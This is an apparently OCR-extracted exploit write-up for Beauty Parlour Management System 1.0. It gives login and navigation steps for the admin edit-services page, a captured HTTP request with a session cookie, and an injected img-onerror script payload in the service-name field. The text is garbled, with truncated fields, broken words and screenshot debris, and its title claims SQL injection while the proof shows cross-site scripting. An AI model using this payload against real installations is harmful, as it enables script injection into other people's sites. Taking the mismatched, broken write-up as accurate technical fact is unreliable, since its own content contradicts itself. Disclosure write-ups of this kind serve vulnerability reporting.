


| Ad | dd Services | |
|----|---------------------------------------|-----|
| | Parlour Services: | |
| | Service Name | |
| | | |
| | Cost | |
| | 1 | |
| | Add | |
| | | © : |

192.168.100.234/bpms/admin/manage-services.php



Exploit Title: Beauty Parlour Management System 1.0 - 'Service Name' SQL Injection

Google Dork: N/A

Date: 19/2/2021

Exploit Author: Thinkland Security Team

Vendor Homepage: https://phpgurukul.com/beauty-parlour-management-system-using-php-and-mysql/

Software Link: https://phpgurukul.com/wp-content/uploads/2019/08/Beauty-Parlour-Management-System.zip

Version: V 1.0

Tested on: Windows, XAMPP

Identify the vulnerability

1. go to http://localhost/bpms/admin/ and login with your account 2. then go to http://localhost/bpms/admin/edit-services.php?editid=17 3. Save the packet data as 3.txt **□ 3** 192.168.100.234/bpms/admin/edit-services.php?editid=17 IS **Update Services Update Parlour Services:** Service Name Cost 1 Update OST /bpms/admin/edit-services.php?editid=17 HTTP/1.1 Host: 192.168.100.234 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 71 Origin: http://192.168.100.234 Connection: close Referer: http://192.168.100.234/bpms/admin/edit-services.php?editid=17 Cookie: PHPSESSID=qaqv7jl8dqci4i2nldnj4n60s0 Upgrade-Insecure-Requests: 1

Vulnerability proof

sername=%3Cimg+src%3D1+onerror%3Dalert%28%2Fxss%2F%29%3E&cost=1&subm

Releases

No releases published

Packages

No packages published